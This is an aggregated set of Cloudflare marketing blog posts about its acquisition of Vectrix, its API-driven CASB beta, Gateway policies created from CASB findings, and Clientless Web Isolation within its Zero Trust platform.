For those not already using Cloudflare Zero Trust, don’t hesitate to get started today – see the platform yourself with 50 free seats by signing up here.
For those who already know and love Cloudflare Zero Trust, reach out to your Cloudflare sales contact to get started with CASB and Gateway. We can’t wait to hear what interesting and exciting use cases you discover from this new cross-product functionality.
Shadow IT and managing access to sanctioned or unsanctioned SaaS applications remain one of the biggest pain points for IT administrators in the era of the cloud.
We’re excited to announce that starting today, Cloudflare’s Secure Web Gateway and our new API-driven Cloud Access Security Broker (CASB) work seamlessly together to help IT and security teams go from finding Shadow IT to fixing it in minutes.
Detect security issues within SaaS applications
Cloudflare’s API-driven CASB starts by providing comprehensive visibility into SaaS applications, so you can easily prevent data leaks and compliance violations. Setup takes just a few clicks to integrate with your organization’s SaaS services, like Google Workspace and Microsoft 365. From there, IT and security teams can see what applications and services their users are logging into and how company data is being shared.
So you’ve found the issues. But what happens next?
Identify and detect, but then what?
Customer feedback from the API-driven CASB beta has followed a similar theme: it was super easy to set up and detect all my security issues, but how do I fix this stuff?
Almost immediately after investigating the most critical issues, it makes sense to want to start taking action. Whether it be detecting an unknown application being used for Shadow IT or wanting to limit functionality, access, or behaviors to a known but unapproved application, remediation is front of mind.
This led to customers feeling like they had a bunch of useful data in front of them, but no clear action to take to get started on fixing them.
Create Gateway policies from CASB security findings
To solve this problem, we’re allowing you to easily create Gateway policies from CASB security findings. Security findings are issues detected within SaaS applications that involve users, data at rest, and settings that are assigned a Low, Medium, High or Critical severity per integration.
Using the security findings from CASB allows for fine-grained Gateway policies which prevent future unwanted behavior while still allowing usage that aligns to company security policy. This means going from viewing a CASB security issue, like the use of an unapproved SaaS application, to preventing or controlling access in minutes. This seamless cross-product experience all happens from a single, unified platform.
For example, take the CASB Google Workspace security finding around third-party apps which detects sign-ins or other permission sharing from a user’s account. In just a few clicks, you can create a Gateway policy to block some or all of the activity, like uploads or downloads, to the detected SaaS application. This policy can be applied to some or all users, based on what access has been granted to the user’s account.
By surfacing the exact behavior with CASB, you can take swift and targeted action to better protect your organization with Gateway.
Get started today with the Cloudflare One
This post highlights one of the many ways the Cloudflare One suite of solutions work seamlessly together as a unified platform to find and fix security issues across SaaS applications.
Get started now with Cloudflare’s Secure Web Gateway by signing up here. Cloudflare’s API-driven CASB is in closed beta with new customers being onboarded each week. You can request access here to try out this exciting new cross-product feature.
Last month we introduced Cloudflare’s new API–driven Cloud Access Security Broker (CASB) via the acquisition of Vectrix. As a quick recap, Cloudflare’s CASB helps IT and security teams detect security issues in and across their SaaS applications. We look at both data and users in SaaS apps to alert teams to issues ranging from unauthorized user access and file exposure to misconfigurations and shadow IT.
I’m excited to share two updates since we announced the introduction of CASB functionality to Cloudflare Zero Trust. First, we’ve heard from Cloudflare customers who cannot wait to deploy the CASB and want to use it in more depth. Today, we’re outlining what we’re building next, based on that feedback, to give you a preview of what you can expect. Second, we’re opening the sign-up for our beta, and I’m going to walk through what will be available to new users as they are invited from the waitlist.
What’s next in Cloudflare CASB?
The vision for Cloudflare’s API–driven CASB is to provide IT and security owners an easy-to-use, one-stop shop to protect the security of their data and users across their fleet of SaaS tools. Our goal is to make sure any IT or security admin can go from creating a Zero Trust account for the first time to protecting what matters most in minutes.
Beyond that immediate level of visibility, we know the problems discovered by IT and security administrators still require time to find, understand, and resolve. We’re introducing three new features to the core CASB platform in the coming months to address each of those challenges.
New integrations (with more yet to come)
First, what are integrations? Integrations are what we call the method to grant permissions and connect SaaS applications (via API) to CASB for security scanning and management. Generally speaking, integrations are done following an OAuth 2.0 flow, however this varies between third-party SaaS apps. Aligning to our goal, we’ll always make sure that integration set up flows are as simple as possible and can be done in minutes.
As with most security strategies, protecting your most critical assets first becomes the priority. Integrations with Google Workspace and GitHub will be available in beta (request access here). We’ll soon follow with integrations to Zoom, Slack, and Okta before adding services like Microsoft 365 and Salesforce later this year. Working closely with customers will drive which applications we integrate with next.
SaaS asset management
On top of integrations, managing the various assets, or “digital nouns” like users, data, folders, repos, meetings, calendars, files, settings, recordings, etc. across services is tricky to say the least. Spreadsheets are hard to manage for tracking who has access to what or what files have been shared with whom.
This isn’t efficient and is ripe for human error. CASB SaaS asset management allows IT and security teams to view all of their data settings and user activity around said data from a single dashboard. Quickly being able to answer questions like; “did we disable the account for a user across these six services?” becomes a quick task instead of logging into each service and addressing individually.
Remediation guides + automated workflows
Detect, prevent, and fix. With detailed SaaS remediation guides, IT administrators can assign and tackle issues with the right team. By arming teams with what they need to know in context, it makes preventing issues from happening again seamless. In situations where action should be taken straight away, automated SaaS workflows provide the ability to solve SaaS security issues in one click. Need to remove sharing permissions from that file in OneDrive? A remediation button allows for action from anywhere, anytime.
Cloudflare Gateway + CASB
Combining products across the Zero Trust platform means solving complex problems through one seamless experience. Starting with the power of Gateway and CASB, customers will be able to take immediate action to wrangle in Shadow IT. In just a few clicks, a detected unauthorized SaaS application from the Gateway shadow IT report can go from being the wild west to a sanctioned and secure one with a CASB integration. This is just one example to highlight the many solutions we’re excited about that can be solved with the Zero Trust platform.
Launching the Cloudflare CASB beta and what you can expect
In the CASB beta you can deploy popular integrations like Google Workspace on day one. You’ll also get direct access to our Product team to help shape what comes next. We’re excited to work closely with a number of early customers to align on which integrations and features matter most to them.
Getting started today with the Cloudflare CASB beta
Right now we’re working on making the out-of-band CASB product a seamless part of the Zero Trust platform. We’ll be sending out the first wave of beta invitations early next month – you can request access here.
We have some big ideas of what the CASB product can and will do. While this post highlights some exciting things to come, you can get started right now with Cloudflare’s Zero Trust platform by signing up here.
Today, we’re excited to announce that Clientless Web Isolation is generally available. A new on-ramp for Browser Isolation that natively integrates Zero Trust Network Access (ZTNA) with the zero-day, phishing and data-loss protection benefits of remote browsing for users on any device browsing any website, internal app or SaaS application. All without needing to install any software or configure any certificates on the endpoint device.
Cloudflare’s clientless web isolation simplifies connections to remote browsers through a hyperlink (e.g.: https://<your-auth-domain>.cloudflareaccess.com/browser). We explored use cases in detail in our beta announcement post, but here’s a quick refresher on the use cases that clientless isolated browsing enables:
Share secure browsing across the entire team on any device
Simply navigating to Clientless Web Isolation will land your user such as an analyst, or researcher in a remote browser, ready to securely conduct their research or investigation without exposing their public IP or device to potentially malicious code on the target website.
Deep link into isolated browsing
Suspicious hyperlinks and PDF documents from sensitive applications can be opened in a remote browser by rewriting the link with the clientless endpoint. For example:
This is powerful when integrated into a security incident monitoring tool, help desk or any tool where users are clicking unknown or untrusted hyperlinks.
Integrate Browser Isolation with a third-party secure web gateway
Browser Isolation can be integrated with a legacy secure web gateway through the use of a redirecting custom block page. Integrating Browser Isolation with your existing secure web gateway enables safe browsing without the support burden of micromanaging block lists.
Securely access sensitive data on BYOD devices endpoints
In an ideal world, users would always access sensitive data from corporate devices. Unfortunately it’s not possible or feasible: contractors, by definition, rely on non-corporate devices. Employees may not be able to take their device home, it is unavailable due to a disaster or travel to high risk areas without their managed machine.
Historically IT departments have worked around this by adopting legacy Virtual Desktop Infrastructure (VDI). This made sense a decade ago when most business applications were desktop applications. Today this architecture makes little sense when most business applications live in the browser. VDI is a tremendously expensive method to deliver BYOD support and still requires complex network administration to connect with DNS filtering and Secure Web Gateways.
All traffic from Browser Isolation to the Internet or an Access protected application is secured and inspected by the Secure Web Gateway out of the box. It only takes a few clicks to require Gateway device posture checks for users connecting over Clientless Web Isolation.
Get started
Clientless web isolation is available as a capability for all Cloudflare Zero Trust subscribers who have added Browser Isolation to their plan. If you are interested in learning more about use cases see the beta announcement post and our developer documentation.
We are excited to share that Vectrix has been acquired by Cloudflare!
Vectrix helps IT and security teams detect security issues across their SaaS applications. We look at both data and users in SaaS apps to alert teams to issues ranging from unauthorized user access and file exposure to misconfigurations and shadow IT.
We built Vectrix to solve a problem that terrified us as security engineers ourselves: how do we know if the SaaS apps we use have the right controls in place? Is our company data protected? SaaS tools make it easy to work with data and collaborate across organizations of any size, but that also makes them vulnerable.
The growing SaaS security problem
The past two years have accelerated SaaS adoption much faster than any of us could have imagined and without much input on how to secure this new business stack.
Google Workspace for collaboration. Microsoft Teams for communication. Workday for HR. Salesforce for customer relationship management. The list goes on.
With this new reliance on SaaS, IT and security teams are faced with a new set of problems like files and folders being made public on the Internet, external users joining private chat channels, or an employee downloading all customer data from customer relationship tools.
The challenge of securing users and data across even a handful of applications, each with its own set of security risks and a unique way of protecting it, is overwhelming for most IT and security teams. Where should they begin?
One platform, many solutions
Enter the API-driven Cloud Access Security Broker (CASB). We think about an API-driven CASB as a solution that can scan, detect, and continuously monitor for security issues across organization-approved, IT-managed SaaS apps like Microsoft 365, ServiceNow, Zoom, or Okta.
CASB solutions help teams with:
Data security – ensuring the wrong file or folder is not shared publicly in Dropbox.
User activity – alerting to suspicious user permissions changing in Workday at 2:00 AM.
Misconfigurations – keeping Zoom Recordings from becoming publicly accessible.
Compliance – tracking and reporting who modified Bitbucket branch permissions.
Shadow IT – detecting users that signed up for an unapproved app with their work email.
Securing SaaS applications starts with visibility into what users and data reside in a service, and then understanding how they’re used. From there, protective and preventive measures, within the SaaS application and on the network, can be used to ensure data stays safe.
It’s not always the extremely complex things either. A really good example of this came from an early Vectrix customer who asked if we could detect public Google Calendars for them. They recently had an issue where someone on the team had shared their calendar which contained several sensitive meeting links and passcodes. They would have saved themselves a headache if they could have detected this prior, and even better, been able to correct it in a few clicks.
In this SaaS age something as innocent as a calendar invite can introduce risks that IT and security teams now have to think about. This is why we’re excited to grow further at Cloudflare, helping more teams stay one step ahead.
Ridiculously easy setup
A core component of an API-first approach is the access system, which powers integrations via an OAuth 2.0 or vendor marketplace app to authorize secure API access into SaaS services. This means the API-driven CASB works out of band, or not in the direct network path, and won’t cause any network slowdowns or require any network configuration changes.
In just a few clicks, you can securely integrate with SaaS apps from anywhere—no agents, no installs, no downloads.
Over a cup of coffee an IT or security system administrator can connect their company’s critical SaaS apps and start getting visibility into data and user activity right away. In fact, we usually see no more than 15 minutes pass from creating an account to the first findings being reported.
The more, the merrier
By integrating with more and more organization-approved SaaS application patterns that may otherwise not be visible start to emerge.
For example, being alerted that Sam attempted to disable two-factor authentication in multiple SaaS applications may indicate a need for more security awareness training. Or being able to detect numerous users granting sensitive account permissions to an unapproved third-party app could indicate a possible phishing attempt.
The more integrations you protect the better your overall SaaS security becomes.
Better together in Zero Trust
The entire Vectrix team has joined Cloudflare and will be integrating API-driven CASB functionality into the Cloudflare Zero Trust platform, launching later this year.
This means an already impressive set of growing products like Access (ZTNA), Gateway (SWG), and Browser Isolation, will be getting even better, together. Even more exciting though, is that using all of these services will be a seamless experience, managed from a unified Zero Trust platform and dashboard.
A few examples of what we’re looking forward to growing together are:
Shadow IT: use Gateway to detect all your SaaS apps in use, block those that are unapproved, and use CASB to ensure your data stays safe in sanctioned ones.
Secure access: use Access to ensure only users who match your device policies will be allowed into SaaS apps and CASB to ensure the SaaS app stays configured only for your approved authentication method.
Data control: use Browser Isolation’s input controls to prevent users from copy/pasting or printing data and CASB to ensure the data isn’t modified to be shared publicly from within the SaaS app itself for total control.
What’s next?
Vectrix will be integrated into the Cloudflare Zero Trust platform to extend the security of Cloudflare’s global network to the data stored in SaaS applications from a single control plane.
If you’d like early beta access, please click here to join the waitlist. We will send invites out in the sign-up order we received them. You can learn more about the acquisition here.
Earlier today, Cloudflare announced that we have acquired Vectrix, a cloud-access security broker (CASB) company focused on solving the problem of control and visibility in the SaaS applications and public cloud providers that your team uses.
We are excited to welcome the Vectrix team and their technology to the Cloudflare Zero Trust product group. We don’t believe a CASB should be a point solution. Instead, the features of a CASB should be one component of a comprehensive Zero Trust deployment. Each piece of technology, CASB included, should work better together than they would as a standalone product.
We know that this migration is a journey for most customers. That’s true for our own team at Cloudflare, too. We’ve built our own Zero Trust platform to solve problems for customers at any stage of that journey.
Start by defending the resources you control
Several years ago, we protected the internal resources that Cloudflare employees needed by creating a private network with hardware appliances. We deployed applications in a data center and made them available to this network. Users inside the San Francisco office connected to a secure Wi-Fi network that placed them on the network.
For everyone else, we punched a hole in that private network and employees pretended they were in the office by using Virtual Private Network (VPN) clients on their device. We had created a castle-and-moat by attempting to extend the walls of the San Francisco office to the rest of the world.
Our Security team hated this. Once authenticated to the VPN client, a user could generally connect to any destination on our private network – the network trusted them by default. We lacked segmentation over who could reach what resource. Just as terrifying, we had almost no visibility into what was happening inside the network.
One option would have been to build out a traditional segmented network with internal firewalls and a configuration nightmare keeping VPN appliances, firewalls and servers synchronized. We knew that there was a better, more flexible, more modern way.
We built the first product in Cloudflare One, Cloudflare Access, to solve these problems. Cloudflare Access uses our global network to check every request or connection for identity, group membership, device posture, multifactor method and more to determine if it should be allowed. Organizations can build rules that are specific to applications or IP addresses on a private network that runs on Cloudflare. Cloudflare Access also logs every request and connection, providing high-visibility with low-effort.
This migration changed our security model at Cloudflare. We also never had to compromise performance thanks to Cloudflare’s global network and Application Performance products. Decisions about who is allowed are made milliseconds away from the user in data centers in over 250+ cities around the world. For web applications, Cloudflare Access runs in-line with our WAF and works out-of-the-box with our load balancers. Cloudflare’s network accelerates requests and packets, connecting users to the tools they need even faster.
Cloudflare Access let us and thousands of other teams deprecate the legacy VPN security model, but the rest of the Internet posed a different kind of challenge—how do we keep our users, and their devices and data, safe from attack?
Next, protect your team from the rest of the Internet
The public Internet allows just about anyone to connect either as a user or a host. That openness is both powerful and terrifying. When employees on corporate devices need to use the rest of the Internet, they run a risk of encountering phishing websites, malware hosts, and other attempts to steal data and compromise businesses.
Historically, organizations relied on a similar castle-and-moat approach. They backhauled user traffic to any destination on the Internet through a centralized data center. Inside that data center, IT departments installed and monitored physical appliances to provide security like network firewalls, proxies, and secure web gateways.
This model worked fine when employees only needed to connect to the public Internet occasionally. Most work was performed on the desktop in front of the user. When companies began moving to SaaS applications hosted by other teams, and employees spent the majority of their day on the Internet, this security framework fell apart.
User experience suffered when all traffic had to first reach a distant security appliance. IT and Security teams had to maintain and patch appliances while struggling to scale up or down. The cost of backhauling traffic over MPLS links erased the financial savings gained by migrating to SaaS applications on the Internet.
Cloudflare Gateway turns Cloudflare’s network in the other direction to protect users as they connect out to the rest of the Internet. Instead of backhauling traffic to a centralized location, users connect to a nearby Cloudflare data center where we apply one or more layers of security filtering and logging before accelerating their traffic to its final destination.
Customers can choose how they want to start this journey. Cloudflare operates the world’s fastest DNS resolver, on top of which we’ve built DNS filtering powered by the intelligence we collect from handling so much of the Internet every day. Other customers decide to begin by ripping out their network firewall appliances and moving that functionality into Cloudflare’s network by connecting roaming users or entire offices and data centers to Cloudflare.
As threats become more advanced, Cloudflare’s Secure Web Gateway inspects HTTPS traffic for malware hiding in file downloads or the accidental loss of data to unapproved SaaS services. Cloudflare’s Browser Isolation service adds another layer of threat protection by running the browser in our network instead of on the user device. With Cloudflare Gateway and Browser Isolation, security teams also can apply granular data loss control to traffic as it flows through our network—from stopping file uploads to blocking copy-and-paste in the web page itself.
Now, control the data and configurations in your SaaS applications
At this point in a Zero Trust journey, your team can control how users access critical resources and how you keep those users and their data safe from external attack. Both of these require control of the network—inspecting traffic as it leaves devices in your organization or as it arrives in your infrastructure. That leaves one piece missing. As more of your data lives in SaaS applications outside your control, how do you maintain a consistent level of filtering, logging, and auditing?
The Cloudflare Zero Trust platform released many features in the last year to help customers solve this problem and the broader range of “CASB” challenges. First, we built a feature that allows your team to force logins to your SaaS applications through Cloudflare’s Secure Web Gateway where you can control rules and visibility. Next, we used the data from the Secure Web Gateway to provide your team with a comprehensive Shadow IT report to discover what applications your team is using and what they should be using.
Customers use the Shadow IT report in particular to begin building rules to block access to unapproved SaaS applications, or to block actions like file uploads to specific unapproved SaaS applications, but the collaboration available in these tools becomes a risk to your organization.
It’s easy to be a single-click away from a data breach. We could share a document with the public Internet instead of our team. We could leave an S3 bucket unprotected. We could invite the wrong users to a private GitHub repository or install a malicious plugin to our email system. The data-at-rest in these SaaS applications is vulnerable to new types of attacks.
Some of these applications have tried to solve this problem in their own space, but the rapid adoption of SaaS applications and the struggle to configure each separately led to thousands of wasted hours in security teams. The Vectrix founders talked with teams who had to dedicate full-time employees just to manually configure and check permission settings and logs. So they built a better answer.
Vectrix scans the SaaS applications that your team uses to detect anomalies in configuration, permissions, and sharing. Each SaaS application is different – the risks vary from a Google Sheet that is made public to leaked secrets in GitHub – and Vectrix gives customers a single place to control and audit those types of events.
Why Vectrix?
To solve this problem for our customers, we evaluated options including building our own API-driven CASB solution and talking to other companies in this space. Vectrix became the best option after evaluating them against the priorities we have for this group of products.
The Vectrix team is customer obsessed
Vectrix mission focuses on giving organizations of any size, including those without a large security team, “simple, straightforward security scans that anyone can use…” By making the solution accessible and easy to use, Vectrix reduces the barrier to security.
We share that same goal. Cloudflare exists to help build a better Internet. That starts with an Internet made safer by making security tools accessible to anyone. From offering SSL certificates at no cost to any customer to making Zero Trust product group available at no cost to teams of up to 50 users, we are obsessed with helping our customers solve problems previously out of their reach.
Their technology delivers value faster
One of the original pitches of Cloudflare’s Application Security and Performance products was set up that could be completed in less than five minutes. We know that the cost to deploy a new service, especially for smaller teams, can mean that organizations delay making security and performance improvements.
We don’t think that customers should have to compromise and neither does Vectrix. The Vectrix product focuses on delivering immediate value in less than five minutes after the two or three clicks required to configure the first scan of a SaaS application. Customers can begin to flag risks in their organization in a matter of minutes without the need for a complex deployment.
1+1=3 in terms of value for our customers when used with our existing Zero Trust products
The Vectrix product will not be inserted as a point solution add-on. We’re making it a core part of our Zero Trust bundle because integrating features from products like our Secure Web Gateway give customers a comprehensive solution that works better together.
What’s next?
We’re excited to welcome Vectrix to the Cloudflare team. You can learn more about why they decided to join Cloudflare in this blog post published today.
We have already started migrating their services to the Cloudflare global network and plan to open sign-ups for a beta in the next couple of months. If you are interested, please sign up here. Don’t let the beta delay the start of your own journey with these products—we’ll be inviting users off of the waitlist based on when they first started deploying Cloudflare’s Zero Trust products.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.